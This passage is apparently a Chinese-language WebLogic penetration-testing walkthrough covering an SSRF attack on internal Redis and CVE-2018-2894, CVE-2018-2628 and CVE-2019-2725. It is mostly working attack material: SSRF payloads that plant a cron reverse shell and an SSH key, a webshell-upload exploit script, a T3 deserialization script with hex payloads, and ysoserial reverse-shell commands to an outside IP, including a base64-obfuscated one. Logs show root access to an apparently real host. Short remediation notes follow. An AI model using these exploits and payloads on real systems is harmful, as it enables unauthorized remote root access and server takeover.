[*] http://172.18.0.1:6378
[*] http://172.18.0.1:6379
[*] http://172.18.0.1:7001
[*] http://172.18.0.2:7001
```

3. SSRF攻击内网Redis

- 写定时任务

```
/uddiexplorer/SearchPublicRegistries.jsp?operator=http://172.18.0.1:6379/test%0D%0A%0D%0Aset%20x%20%22%5Cn%5Cn%5Cn%5Cn*%2F1%20*%20*%20*%20*%20%2Fbin%2Fbash%20-i%20>%26%20%2Fdev%2Ftcp%2F47.101.214.85%2F1234%200>%261%5Cn%5Cn%5Cn%5Cn%22%0D%0Aconfig%20set%20dir%20%2Fvar%2Fspool%2Fcron%2Fcrontabs%2F%0D%0Aconfig%20set%20dbfilename%20root%0D%0Asave%0D%0A%0D%0Aaaa&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search
```

- 写SSH公钥

```
/uddiexplorer/SearchPublicRegistries.jsp?
operator=http://172.18.0.1:6379/test%0D%0A%0D%0Aset%20xx%20%22
%5Cn%5Cn%5Cn%5Cnssh-
rsa%20AAAAB3NzaC1yc2EAAAADAQABAAABAQDV14i/SITCBQjzb%2B8xL0vwGw
KjnMEQiarTxdVokFToK0Xw99m0eJwKV3WcTQgSykHA2rFxbQw%2Fv9IVx89bAz
X0iOBAU8jF%2B9oH5KE9KBzM%2FT1Vr3DDwmNny2qYCfizO9jJ90fr3DUeXWwl
%2BD24XiKfkDzlDly9LgEYxXl%2FCIgZ91QcTA0UeSBLXCgigVLKhDNZGGBqMF
rGNUsj0esNJr7pJsYEnIn%2BN5BtnUWEce1KERlGDiwvzRpyFvOKgQpEAiS%2B
R781GSsAsJsCQz8OFge6lx0iSMNZ6TWjkQYKlnTkQvzOo%2FZhINtItYziRXJK
mNQLdPpQ7OYo2WOQ4TIDFtR5%20root@iZuf6jc5pa52ijq06q5f1lZ%5Cn%5C
n%5Cn%5Cn%22%0D%0Aconfig%20set%20dir%20%2Froot%2F.ssh%0D%0Acon
fig%20set%20dbfilename%20authorized_keys%0D%0Asave%0D%0A%0D%0A
aaa&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfo
r=&selfor=Business%2Blocation&btnSubmit=Search
```

CVE-2018-2894

> WebLogic未授权任意文件上传

在`Weblogic Web Service Test Page`中存在一处任意文件上传漏洞，`Web Service Test Page` 在"生产模式"下默认不开启，所以该漏洞有一定限制。利用该漏洞，可以上传任意 `jsp` 文件，进而获取服务器权限。

1. 影响范围

```
Oracle WebLogic Server版本
10.3.6.0
12.1.3.0
12.2.1.2
12.2.1.3
```

2. 影响页面

```
该漏洞的影响模块为web服务测试页，在默认情况下不启用。

/ws_utc/config.do
/ws_utc/begin.do

通过测试在10.3.6版本上未发现该功能

登录控制台-》base_domain-》高级-》勾选启用Web服务测试页 -》保存
```

3. 漏洞复现

`/root/Oracle/Middleware/user_projects/domains/base_domain`

> https://vulhub.org/#/environments/weblogic/CVE-2018-2894/
>
> https://blog.riskivy.com/weblogic-cve-2018-2894/

4. 漏洞利用

- exp

```python
#!/usr/bin/env python
# coding:utf-8
# Build By LandGrey

import re
import sys
import time
import argparse
import requests
import traceback
import xml.etree.ElementTree as ET


def get_current_work_path(host):
    geturl = host + "/ws_utc/resources/setting/options/general"
    ua = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0'}
    values = []
    try:
        request = requests.get(geturl)
        if request.status_code == 404:
            exit("[-] {}  don't exists CVE-2018-2894".format(host))
        elif "Deploying Application".lower() in request.text.lower():
            print("[*] First Deploying Website Please wait a moment ...")
            time.sleep(20)
            request = requests.get(geturl, headers=ua)
        if "</defaultValue>" in request.content:
            root = ET.fromstring(request.content)
            value = root.find("section").find("options")
            for e in value:
                for sub in e:
                    if e.tag == "parameter" and sub.tag == "defaultValue":
                        values.append(sub.text)
    except requests.ConnectionError:
        exit("[-] Cannot connect url: {}".format(geturl))
    if values:
        return values[0]
    else:
        print("[-] Cannot get current work path\n")
        exit(request.content)


def get_new_work_path(host):
    origin_work_path = get_current_work_path(host)
    works = "/servers/AdminServer/tmp/_WL_internal/com.oracle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css"
    if "user_projects" in origin_work_path:
        if "\\" in origin_work_path:
            works = works.replace("/", "\\")
            current_work_home = origin_work_path[:origin_work_path.find("user_projects")] + "user_projects\\domains"
            dir_len = len(current_work_home.split("\\"))
            domain_name = origin_work_path.split("\\")[dir_len]
            current_work_home += "\\" + domain_name + works
        else:
            current_work_home = origin_work_path[:origin_work_path.find("user_projects")] + "user_projects/domains"
            dir_len = len(current_work_home.split("/"))
            domain_name = origin_work_path.split("/")[dir_len]
            current_work_home += "/" + domain_name + works
    else:
        current_work_home = origin_work_path
        print("[*] cannot handle current work home dir: {}".format(origin_work_path))
    return current_work_home


def set_new_upload_path(host, path):
    data = {
        "setting_id": "general",
        "BasicConfigOptions.workDir": path,
        "BasicConfigOptions.proxyHost": "",
        "BasicConfigOptions.proxyPort": "80"}
    request = requests.post(host + "/ws_utc/resources/setting/options", data=data, headers=headers)
    if "successfully" in request.content:
        return True
    else:
        print("[-] Change New Upload Path failed")
        exit(request.content)


def upload_webshell(host, uri):
    set_new_upload_path(host, get_new_work_path(host))
    files = {
        "ks_edit_mode": "false",
        "ks_password_front": password,
        "ks_password_changed": "true",
        "ks_filename": ("360sglab.jsp", upload_content)
    }

    request = requests.post(host + uri, files=files)
    response = request.text
    match = re.findall("<id>(.*?)</id>", response)
    if match:
        tid = match[-1]
        shell_path = host + "/ws_utc/css/config/keystore/" + str(tid) + "_360sglab.jsp"
        if upload_content in requests.get(shell_path, headers=headers).content:
            print("[+] {} exists CVE-2018-2894".format(host))
            print("[+] Check URL: {} ".format(shell_path))
        else:
            print("[-] {}  don't exists CVE-2018-2894".format(host))
    else:
        print("[-] {}  don't exists CVE-2018-2894".format(host))


if __name__ == "__main__":
    start = time.time()
```

```python
    password = "360sglab"
    url = "/ws_utc/resources/setting/keystore"
    parser = argparse.ArgumentParser()
    parser.add_argument("-t", dest='target', default="http://127.0.0.1:7001", type=str,
                        help="target, such as: http://example.com:7001")

    upload_content = "360sglab test"
    headers = {
        'Content-Type': 'application/x-www-form-urlencoded',
        'X-Requested-With': 'XMLHttpRequest', }

    if len(sys.argv) == 1:
        sys.argv.append('-h')
    args = parser.parse_args()
    target = args.target

    target = target.rstrip('/')
    if "://" not in target:
        target = "http://" + target
    try:
        upload_webshell(target, url)
    except Exception as e:
        print("[-] Error: \n")
        traceback.print_exc()
```

5. 参考

https://blog.riskivy.com/weblogic-cve-2018-2894

https://www.freebuf.com/vuls/178510.html

https://www.jianshu.com/p/0b0471aa9bcb

https://github.com/111ddea/cve-2018-2894

https://vulhub.org/#/environments/weblogic/CVE-2018-2894/

https://blog.riskivy.com/weblogic-cve-2018-2894/

CVE-2018-2628

> WebLogic RMI 反序列化

`Java` 序列化是指把 `Java` 对象转换为字节序列的过程，便于保存在内存、文件、数据库中。反序列化是指把字节序列恢复为 Java 对象的过程。

`ObjectOutputStream` 类的 `writeObject()` 方法可以实现序列化。
`ObjectInputStream` 类的 `readObject()` 方法用于反序列化。

1. 基础知识


> weblogic: WebLogic是美国Oracle公司出品的一个application server，确切的说是一个基于JAVAEE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。

> JRMP：java remote method protocol，Java远程方法协议。 JRMP是的Java技术协议的具体对象为希望和远程引用。JRMP只能是一个Java特有的,基于流的协议。相对于的RMI - IIOP的 ，该协议JRMP只能是一个对象的Java到Java的远程调用，这使得它依赖语言，意思是客户端和服务器必须使用Java。

> T3协议：T3也称为丰富套接字，是BEA内部协议，功能丰富，可扩展性好。T3是多工双向和异步协议，经过高度优化，只使用一个套接字和一条线程。借助这种方法，基于Java的客户端可以根据服务器方需求使用多种RMI对象，但仍使用一个套接字和一条线程。
>
> WebLogic Server 中的 RMI（远程方法调用） 通信使用 T3 协议在 WebLogic Server 和其他 Java 程序（包括客户端及其他 WebLogic Server 实例）间传输数据。

> ysoserial：一种反序列化工具。

> JRMP:Java远程消息交换协议JRMP（Java Remote Messaging Protocol）
>
> 该协议基于TCP/IP，既然是作为信息交换协议，必然存在接收和发送两个端点，JRMPListener可以粗糙的理解为发送端，在本实验中意为攻击机上1099端口与weblogic靶机上的7001进行通信达到远程命令执行的目的。



> Java RMI：Java远程方法调用，即Java RMI（Java Remote Method Invocation）是Java编程语言里，一种用于实现远程过程调用的应用程序编程接口。允许运行在一个Java虚拟机的对象调用运行在另一个Java虚拟机上的对象的方法。

2. 影响范围

```
Oracle WebLogic Server10.3.6.0
Oracle WebLogic Server12.2.1.2
Oracle WebLogic Server12.2.1.3
Oracle WebLogic Server12.1.3.0
```

3. 漏洞危害

> 通过该漏洞，攻击者可以在未授权的情况下远程执行代码。攻击者只需要发送精心构造的T3协议数据，就可以获取目标服务器的权限。攻击者可利用该漏洞控制组件，影响数据的可用性、保密性和完整性。

4. 漏洞分析

> https://www.freebuf.com/vuls/169420.html
>
> https://www.freebuf.com/articles/system/171195.html

5. 漏洞复现

> Centos7 + jdk1.8 + weblogic10.3.6


5.1 漏洞验证

```
#!env python
#coding=utf-8
#
# Author:       liaoxinxi@nsfocus.com
#
# Created Time: Wed 19 Jul 2017 01:47:53 AM CST
#
# FileName:     weblogic_poc.py
#
# Description:
#
# ChangeLog:
# -*- coding: utf-8 -*-
#先进行T3的握手，成功了就发送第一步的payload，然后发送RequestObject，尝试让weblogic反连自己，然后发送恶意数据，通过回显判定恶意特征串来判定是否存在漏洞
```

```python
import socket
import time
import re
import sys
import json

socket.setdefaulttimeout(5)


VUL=['CVE-2018-2628']
PAYLOAD=['aced0005737d00000001001d6a6176612e726d692e6163746976617469 6f6e2e416374697661746f72787200176a6176612e6c616e672e7265666c6563742e50726f7879e127da20cc1043cb0200014c0001687400254c6a6176612f6c616e672f7265666c6563742f496e766f636174696f6e48616e646c65723b78707372002d6a6176612e726d692e7365727665722e52656d6f74654f626a656374496e766f636174696f6e48616e646c657200000000000000020200007872001c6a6176612e726d692e7365727665722e52656d6f74654f626a656374d361b4910c61331e03000078707737000a556e6963617374526566000e3130342e3235312e3232382e353000001b590000000001eea90b00000000000000000000000000000078']
VER_SIG=['\\$Proxy[0-9]+']

def t3handshake(sock,server_addr):
    sock.connect(server_addr)

    sock.send('74332031322e322e310a41533a3235350a484c3a31390a4d533a31303030303030300a0a'.decode('hex'))
    time.sleep(1)
    sock.recv(1024)
    #print 'handshake successful'

def buildT3RequestObject(sock,port):
    data1 =
'000005c3016501ffffffffffffffff0000006a0000ea60000000190093
7b484a56fa4a777666f581daa4f5b90e2aebfc607499b40279737200787
2017872027870000000000a00000003000000000000000060070707070707070
0000000a00000003000000000000000006007006fe010000aced000573720
01d7765626c6f6769632e726a766d2e436c6173735461626c65456e7472
792f52658157f4f9ed0c000078707200247765626c6f6769632e636f6d6
d6f6e2e696e7465726e616c2e5061636b616765496e666fe6f723e7b8ae
1ec90200084900056d616a6f724900056d696e6f7249000c726f6c6c696
e67506174636849000b736572766963655061636b5a000e74656d706f72
61727950617463684c0009696d706c5469746c657400124c6a6176612f6
c616e672f537472696e673b4c000a696d706c56656e646f7271007e0003
4c000b696d706c56657273696f6e71007e000378707702000078fe01000
0aced00057372001d7765626c6f6769632e726a766d2e436c6173735461
626c65456e7472792f52658157f4f9ed0c000078707200247765626c6f6
769632e636f6d6d6f6e2e696e7465726e616c2e56657273696f6e496e66
6f972245516452463e0200035b00087061636b616765737400275b4c776
5626c6f6769632f636f6d6d6f6e2f696e7465726e616c2f5061636b6167
65496e666f3b4c000e72656c656173655665727273696f6e7400124c6a617
6612f6c616e672f537472696e673b5b001276657273696f6e496e666f41
7342797465737400025b42787200247765626c6f6769632e636f6d6d6f6
e2e696e7465726e616c2e5061636b616765496e666fe6f723e7b8ae1ec9
0200084900056d616a6f724900056d696e6f7249000c726f6c6c696e675
06174636849000b736572766963655061636b5a000e74656d706f726172
7950617463684c0009696d706c5469746c6571007e00044c000a696d706
c56656e646f7271007e00044c000b696d706c56657273696f6e71007e00
0478707702000078fe010000aced00057372001d7765626c6f6769632e7
26a766d2e436c6173735461626c65456e7472792f52658157f4f9ed0c00
0078707200217765626c6f6769632e636f6d6d6f6e2e696e7465726e616
c2e50656572496e666f585474f39bc908f10200064900056d616a6f7249
00056d696e6f7249000c726f6c6c696e67506174636849000b736572766
963655061636b5a000e74656d706f726172795061746368685b0008706163
6b616765737400275b4c7765626c6f6769632f636f6d6d6f6e2f696e746
5726e616c2f5061636b616765496e666f3b787200247765626c6f676963
2e636f6d6d6f6e2e696e7465726e616c2e56657273696f6e496e666f972
245516452463e0200035b00087061636b6167657371'
```

```
    data2 =
'007e00034c000e72656c6561736556657273696f6e7400124c6a617661
2f6c616e672f537472696e673b5b001276657273696f6e496e666f41734
2797465737400025b42787200247765626c6f6769632e636f6d6d6f6e2e
696e7465726e616c2e5061636b616765496e666fe6f723e7b8ae1ec9020
0084900056d616a6f724900056d696e6f7249000c726f6c6c696e675061
74636849000b736572766963655061636b5a000e74656d706f726172795
0617463684c0009696d706c5469746c6571007e00054c000a696d706c56
656e646f7271007e00054c000b696d706c56657273696f6e71007e00057
8707702000078fe00fffe010000aced0005737200137765626c6f676963
2e726a766d2e4a564d4944dc49c23ede121e2a0c0000787077502100000
00000000000000d3139322e3136382e312e323237001257494e2d414744
4d565155423154362e656883348cd6000000070000{0}ffffffffffffff
ffffffffffffffffffffffffffffffffff78fe010000aced00057372001
37765626c6f6769632e726a766d2e4a564d4944dc49c23ede121e2a0c00
00787077200114dc42bd07'.format('{:04x}'.format(dport))
    data3 = '1a7727000d3234322e323134'
    data4 = '2e312e32353461863d1d0000000078'
    for d in [data1,data2,data3,data4]:
        sock.send(d.decode('hex'))
    time.sleep(2)
    #print 'send request payload successful,recv
length:%d'%(len(sock.recv(2048)))


def sendEvilObjData(sock,data):

payload='056508000000010000001b0000005d01010073720178707372
02787000000000000000075720378700000000078740008776562 6c6f6
7696375720478700000000c9c979a9a8c9a9bcfcf9b939a740008776562
6c6f67696306fe010000aced00057372001d7765626c6f6769632e726a7
66d2e436c6173735461626c65456e7472792f52658157f4f9ed0c000078
707200025b42acf317f8060854e002000078707702000078fe010000ace
d00057372001d7765626c6f6769632e726a766d2e436c6173735461626c
65456e7472792f52658157f4f9ed0c000078707200135b4c6a6176612e6
c616e672e4f626a6563743b90ce589f1073296c02000078707702000078
fe010000aced00057372001d7765626c6f6769632e726a766d2e436c617
3735461626c65456e7472792f52658157f4f9ed0c000078707200106a61
76612e7574696c2e566563746f72d9977d5b803baf010300034900116361
70616369747949 6e6372656d656e7449000c656c656d656e74436f756e
745b000b656c656d656e74446174617400135b4c6a6176612f6c616e672
f4f626a6563743b78707702000078fe010000'
    payload+=data
```

```python
    payload+='fe010000aced0005737200257765626c6f6769632e726a766d2e496d6d757461626c6553657276696365436f6e74657874ddcba8706386f0ba0c0000787200297765626c6f6769632e726d692e70726f76696465722e426173696353657276696365436f6e74657874e4632236c5d4a71e0c0000787077020600737200267765626c6f6769632e726d692e696e7465726e616c2e4d6574686f6444657363726970746f7212485a828af7f67b0c000078707734002e61757468656e746963617465284c7765626c6f6769632e73656375726974792e61636c2e55736572496e666f3b290000001b7878fe00ff'
    payload = '%s%s'%('{:08x}'.format(len(payload)/2 + 4),payload)
    sock.send(payload.decode('hex'))
    time.sleep(2)
    sock.send(payload.decode('hex'))
    res = ''
    count = 1024
    try:
        while True:
            res += sock.recv(4096)
            time.sleep(0.1)
            count -= 1
            if count <= 0:
                break
    except Exception as e:
        pass
    return res

def checkVul(res,server_addr,index):
    p=re.findall(VER_SIG[index], res, re.S)
    if len(p)>0:
        #print '%s:%d is vul %s'%(server_addr[0],server_addr[1],VUL[index])
        return True
    return False

def do_run(dip,dport,index):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    ##打了补丁之后，会阻塞，所以设置超时时间，默认15s，根据情况自己调整
    sock.settimeout(25)
    server_addr = (dip, dport)
    t3handshake(sock, server_addr)
    buildT3RequestObject(sock, dport)
    rs=sendEvilObjData(sock, PAYLOAD[index])
    #print 'rs',rs
    return checkVul(rs, server_addr, index)

def run(url, port):
    try:
        res = do_run(url, port, 0)
        if res:
            out = {
            '结果': '存在WebLogic CVE-2018-2628 反序列化RCE漏洞',
            'url': '%s:%s' % (url, port),
            }
            return json.dumps(out, encoding='utf8', ensure_ascii = False)
        return False
    except Exception ,e:
        print "[!] ", e
    return False


if __name__=="__main__":
    dip = sys.argv[1]
    dport = 7001
    print run(dip,dport)
```



```
C:\Users\mingy\Desktop\Weblogic>python2 CVE-2018-2628-poc.py 47.104.255.11
{"url": "47.104.255.11:7001", "结果": "存在WebLogic CVE-2018-2628 反序列化RCE漏洞"}

C:\Users\mingy\Desktop\Weblogic>
```

5.2 漏洞利用反弹shell

1. 下载反序列化漏洞利用工具`ysoserial`

```
wget https://github.com/brianwrf/ysoserial/releases/download/0.0.6-pri-beta/ysoserial-0.0.6-SNAPSHOT-BETA-all.jar

mv ysoserial-0.0.6-SNAPSHOT-BETA-all.jar  ysoserial.jar
```

2. 启动`JRMPListener server`

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener [listen port] CommonsCollections1 [command]

[listen port] : JRMP Server监听的端口
[command] : 在目标机器上执行的命令
```


3. 执行反弹shell命令

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1 "bash -i >& /dev/tcp/47.101.214.85/9090 0>&1"
```

由于 `Runtime.getRuntime().exec()` 中不能使用管道符等`bash`需要的方法，因此需要对执行的命令进行编码：

> 编码工具：http://www.jackson-t.ca/runtime-exec-payloads.html

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4xMDEuMjE0Ljg1LzkwOTAgMD4mMQ==}|{base64,-d}|{bash,-i}"
```




```
root@ctfkh:~/tools# java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1 "bash -c {echo,YmFzaCAtaSA+JiA
vZGV2L3RjcC80Ny4xMDEuMjE0Ljg1LzkwOTAgMD4mMQ==}|{base64,-d}|{bash,-i}"
* Opening JRMP listener on 1099
Have connection from /47.104.255.11:57876
Reading message...
Is DGC call for [[0:0:0, -1885926076], [0:0:0, -1782436095], [0:0:0, -1050499764], [0:0:0, -546928563]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

执行后如图，JRMP server监听在1099端口

4. 使用python脚本发送payload

> https://www.exploit-db.com/exploits/44553

```
python exploit.py [victim ip] [victim port] [path to ysoserial] [JRMPListener ip] [JRMPListener port] [JRMPClient]

[victim ip]：weblogic ip
[victim port]：weblogic 端口
[path to ysoserial]：ysoserial工具路径
[JRMPListener ip]：JRMP server的IP
[JRMPListener port]：JRMP server监听端口
[JRMPClient]：有JRMPClient或JRMPClient2两个选项

python2 exploit.py 47.104.255.11 7001 ysoserial.jar 120.27.61.239 1099 JRMPClient
```




```
root@ctfkh:~/tools# python2 exploit.py 47.104.255.11 7001 ysoserial.jar 120.27.61.239 1099 JRMPClient
handshake successful
send request payload successful,recv length:1690
command: java -jar ysoserial.jar JRMPClient 120.27.61.239:1099 > payload.out
payload: aced0005737d00000001001a6a6176612e726d692e72656769737472792e5265676973747279787200176a6176612e6c616e672e7265666c6563742e
50726f7879e127da20cc1043cb0200014c0001687400254c6a6176612f6c616e672f7265666c6563742f496e766f636174696f6e48616e646c65723b787073720
02d6a6176612e726d692e7365727665722e52656d6f74654f626a656374496e766f636174696f6e48616e646c657200000000000000000202000007872001c6a6176
612e726d692e7365727665722e52656d6f74654f626a656374d361b4910c61331e03000078707736000a556e6963617374526566000d3132302e32372e36312e3
233390000044bfffffffc162a54c000000000000000000000000000000078
response:
Vesrxrxrxrxpq~tFcom.sun.proxy.$Proxy90 cannot be cast to weblogic.rjvm.ClassTableEntryurxpsrxp▒t"weblogic.rjvm.MsgAbbrevInputStre
amtMsgAbbrevInputStream.javatreadClassDescriptorsqtBweblogic.utils.io.ChunkedObjectInputStream$NestedObjectInputStreamtChunkedObj
ectInputStream.javaq~
readClassDescsq▒q~q~treadOrdinaryObjectsq/q~q~t.javatreadNonProxyDescsq▒q~q~t
                                                        readObject0sq]q~q~t
readObjectsq▒t*weblogic.utils.io.ChunkedObjectInputStreamq~q~qWq~
```

5. 得到目标shell

在执行exploit前，在自己接收shell的机器上监听对应端口

```
nc -lvvp 9090
```



```
➜ ~ ➜ nc -lvvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from 47.104.255.11 41586 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@285e6b0e3d85:~/Oracle/Middleware/user_projects/domains/base_domain# whoami
<Middleware/user_projects/domains/base_domain# whoami
root
root@285e6b0e3d85:~/Oracle/Middleware/user_projects/domains/base_domain# ls
ls
$
10002
1605298520
LOGGER_Log_2020-11-15.txt
LOGGER_Log_2021-01-26.txt
aamiuu.txt
autodeploy
bin
config
```

6. 修复方案

1. 此漏洞产生于Weblogic T3服务，当开放Weblogic控制台端口（默认为7001端口）时，T3服务会默认开启。关闭T3服务，或控制T3服务的访问权限，能防护该漏洞。对于不在Oracle官方支持范围内的版本，由于没有最新补丁，推荐采用此种方式进行修复。同时，Weblogic采用黑名单的方式进行反序列化漏洞的修复，存在被绕过的风险，因此控制T3服务为防护Weblogic RMI这类反序列化漏洞的有效方式。控制T3服务方式：

- 进入Weblogic控制台，在base_domain的配置页面中，进入“安全”选项卡页面，点击“筛选器”，进入连接筛选器配置。
- 在连接筛选器中输入：weblogic.security.net.ConnectionFilterImpl，在连接筛选器规则中输入：127.0.0.1 * * allow t3 t3s，0.0.0.0/0 * * deny t3 t3s(t3和t3s协议的所有端口只允许本地访问)。
- 保存后需重新启动，规则方可生效。

2. 更新Oracle官方发布的最新补丁，同时升级jdk至1.7.0.21以上版本。

7. 参考链接

> https://www.kingkk.com/2018/09/weblogic%E6%BC%8F%E6%B4%9E%E7%BB%83%E4%B9%A0/
>
> https://github.com/vulhub/vulhub/tree/master/weblogic/CVE-2018-2628
>
> https://www.freebuf.com/articles/system/171195.html
>
> https://blog.csdn.net/whatday/article/details/107720033

CVE-2019-2725

由于在反序列化处理输入信息的过程中存在缺陷，未经授权的攻击者可以发送精心构造的恶意 `HTTP` 请求，利用该漏洞获取服务器权限，实现远程代码执行

1. 漏洞描述

Weblogic反序列化远程代码执行漏洞：

- CNVD-C-2019-48814
- CVE-2019-2725

由于在反序列化处理输入信息的过程中存在缺陷，未经授权的攻击者可以发送精心构造的恶意 HTTP 请求，利用该漏洞获取服务器权限，实现远程代码执行。

2. 影响版本

```
Oracle WebLogic Server 10.*
Oracle WebLogic Server 12.1.3
```

3. 影响组件

```
bea_wls9_async_response.war
wsat.war
```

4. 漏洞判断


- 判断不安全组件是否开启

通过访问路径`/_async/AsyncResponseService`

